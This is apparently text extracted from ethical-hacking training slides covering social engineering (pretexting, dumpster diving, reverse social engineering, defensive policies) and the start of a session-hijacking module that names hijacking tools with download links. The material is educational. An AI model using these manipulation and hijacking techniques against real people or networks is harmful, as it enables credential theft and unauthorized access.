
Module IX

Social Engineering

Module Objective

- ⊙ What is Social Engineering?
- ⊙ Common Types of Attacks
- ⊙ Social Engineering by Phone
- ⊙ Dumpster Diving
- ⊙ Online Social Engineering
- ⊙ Reverse Social Engineering
- ⊙ Policies and Procedures
- ⊙ Employee Education

Module Flow



What is Social Engineering?

- ⊙ Social Engineering is the human side of breaking into a corporate network
- ⊙ Companies with authentication processes, firewalls, virtual private networks, and network monitoring software are still wide open to attacks.
- ⊙ An employee may unwittingly give away key information in an email or by answering questions over the phone with someone they don't know or even by talking about a project with coworkers at a local pub after hours.

Art of Manipulation

- ⦿ Social Engineering is the acquisition of sensitive information or inappropriate access privileges by an outsider, based on building of inappropriate trust relationships with outsiders
- ⦿ The goal of a social engineer is to trick someone into providing valuable information or access to that information
- ⦿ It preys on qualities of human nature, such as the desire to be helpful, the tendency to trust people, and the fear of getting in trouble

Human Weakness

- ⊙ People are usually the weakest link in the security chain
- ⊙ A successful defense depends on having good policies in place and educating employees to follow the policies
- ⊙ Social Engineering is the hardest form of attack to defend against because it cannot be defended with hardware or software alone



Common Types of Social Engineering

- ① Social Engineering can be broken into two types: human based and computer based
 1. Human-based Social Engineering refers to person-to-person interaction to retrieve the desired information
 2. Computer-based Social Engineering refers to having computer software that attempts to retrieve the desired information



Human-Based - Impersonation

Human-based social engineering techniques can be broadly categorized into:

- ⊙ Impersonation
- ⊙ Posing as Important User
- ⊙ Third-person Approach
- ⊙ Technical Support
- ⊙ In Person
 - Dumpster Diving
 - Shoulder Surfing




Example

A man calls a company help desk and says he's forgotten his password.


In a panic, he adds that if he misses the deadline on a big advertising project his boss might even fire him.

The help desk worker feels sorry for him and quickly resets the password – unwittingly giving the hacker clear entrance into the corporate network.



Example

A man is in back of the building loading the company's paper recycling bins into the back of a truck. Inside the bins are lists of employee titles and phone numbers, marketing plans and the latest company financials.




This information is sufficient to launch social engineering attack on the company.



Computer-Based Social Engineering

○ These can be divided into the following broad categories:

- Mail / IM attachments
- Pop-up Windows
- Websites / Sweepstakes
- Spam mail



Reverse Social Engineering

- ⊙ More advanced method of gaining illicit information is known as "reverse social engineering"
- ⊙ This is when the hacker creates a persona that appears to be in a position of authority so that employees will ask him for information, rather than the other way around
- ⊙ The three parts of reverse social engineering attacks are sabotage, advertising, and assisting

Scenario

Mary has cracked Janie's password !!!!

She did not even use a system. All she did was use social engineering on Janie. That day, in the afternoon, Mary came to find out that Janie, her colleague, had stored some important client files in her mailbox. Mary wanted that client list as she could easily meet the sales target with the help of that information.

Mary and Janie were working as sales managers for almost 5 years in the organization and so they knew each other well. Mary asked Janie to meet her at a restaurant that evening for an informal chat session. Unaware of Mary's intentions, Janie agreed to come.

At the restaurant, Mary asked some personal questions which could help her in cracking Janie's password. And it really helped. In the course of their conversation, Janie revealed her secret password to Mary.

Just think about what Janie will face after Mary cracks into her mailbox.....to make matters worse, she may even have identity crisis.

Policies and Procedures

- ⦿ Policy is the most critical component to any information security program.
- ⦿ Good policies and procedures are not effective if they are not taught to and reinforced by the employees.
- ⦿ Employees need to be taught to emphasize their importance. After receiving training, the employee should sign a statement acknowledging that they understand the policies.

Security Policies - Checklist

- ⦿ Account setup
- ⦿ Password change policy
- ⦿ Help desk procedures
- ⦿ Access privileges
- ⦿ Violations
- ⦿ Employee identification
- ⦿ Privacy policy
- ⦿ Paper documents
- ⦿ Modems
- ⦿ Physical access restrictions
- ⦿ Virus control

Summary

- ⦿ Social Engineering is the human side of breaking into a corporate network
- ⦿ Social Engineering involves acquiring sensitive information or inappropriate access privileges by an outsider
- ⦿ Human-based Social Engineering refers to person-to-person interaction to retrieve the desired information
- ⦿ Computer-based Social Engineering refers to having computer software that attempts to retrieve the desired information
- ⦿ A successful defense depends on having good policies in place and diligent implementation



Ethical Hacking

Module X

Session Hijacking

Scenario

Nick works as a trainee at the purchasing department of a manufacturing plant. Most transactions are done online through sessions with the vendors.

He had high job expectations and slogged for hours in the hope of getting a better job role. His boss was indifferent to his hard work and was more influenced by the sycophants. After a year, all his colleagues got promoted. Nick was flustered. He decided that it was payback time for his boss...




Picture Source:
<http://benjamin.hodgens.net/blake/geek.jpg>

Module Objective


- ⦿ Spoofing vs. Hijacking
- ⦿ Types of Session Hijacking
- ⦿ TCP/IP Concepts
- ⦿ Performing Sequence Prediction
- ⦿ ACK Storms
- ⦿ Session Hijacking Tools

Module Flow




Understanding Session Hijacking

- Understanding the flow of message packets over the Internet by dissecting the TCP stack.
- Understanding the security issues involved in the use of IPv4 standard.
- Familiarizing with the basic attacks possible due to the IPv4 standard.




Spoofing vs. Hijacking

A spoofing attack is different from a hijack in that an attacker is not actively taking another user offline to perform the attack. He pretends to be another user or machine to gain access.



Spoofing vs. Hijacking

With hijacking, an attacker is taking over an existing session, which means he is relying on the legitimate user to make a connection and authenticate. After that, the attacker takes over the session.



Steps in Session Hijacking

1. Tracking the session
2. Desynchronizing the connection
3. Injecting the attacker's packet



Types of Session Hijacking

There are two types of session hijacking attacks:


⊙ Active

- In an active attack, an attacker finds an active session and takes over.

⊙ Passive

- With a passive attack, an attacker hijacks a session, but sits back and watches and records all the traffic that is being sent forth.


The 3-Way Handshake



If the attacker can anticipate the next number Bob will send, he will spoof Bob's address and start communication with the server.

TCP Concepts 3-Way Handshake

1. Bob initiates a connection with the server. Bob sends a packet to the server with the SYN bit set.
2. The server receives this packet and sends back a packet with the SYN bit and an ISN (Initial Sequence Number) for the server.
3. Bob sets the ACK bit acknowledging the receipt of the packet and increments the sequence number by 1.
4. The two machines have successfully established a session.



Sequence Numbers

- ⦿ Sequence numbers are important in providing reliable communication and also crucial for hijacking a session.
- ⦿ Sequence numbers are a 32-bit counter. Therefore, the possible combinations can be over 4 billion possibilities.
- ⦿ The sequence numbers are used to tell the receiving machine what order the packets should go in when they are received.
- ⦿ Therefore, an attacker must successfully guess the sequence number in order to hijack a session.



Programs That Perform Session Hijacking

There are several programs available that perform session hijacking.

Following are a few that belong in this category:

- Juggernaut
- Hunt
- TTY Watcher
- IP Watcher
- T-Sight



Hacking Tool: Juggernaut

- ⦿ <http://www.l0t3k.org/tools/Spoofing/1.2.tar.gz>
- ⦿ Juggernaut is a network sniffer that can be used to hijack TCP sessions. It runs on Linux operating systems.
- ⦿ Juggernaut can be set to watch for all network traffic or it can be given a keyword (e.g. a password) to look out for.
- ⦿ The objective of this program is to provide information about ongoing network sessions.
- ⦿ The attacker can see all the sessions and choose a session to hijack.

Hacking Tool: Hunt

<http://lin.fsid.cvut.cz/^kra/index.html>

- ⦿ Hunt is a program that can be used to listen, intercept, and hijack active sessions on a network.
- ⦿ Hunt offers:

- Connection management
- ARP spoofing
- Resetting connection
- Watching connection
- MAC address discovery
- Sniffing TCP traffic

Hacking Tool: TTY Watcher

<http://www.cerias.purdue.edu>

- ⦿ TTY-watcher is a utility to monitor and control users on a single system.
- ⦿ Sharing a TTY. Anything the user types into a monitored TTY window will be sent to the underlying process. In this way, you are sharing a login session with another user.
- ⦿ After a TTY has been stolen, it can be returned to the user as though nothing happened.
(Available only for Sun Solaris Systems.)

Hacking Tool: IP Watcher

<http://engarde.com>

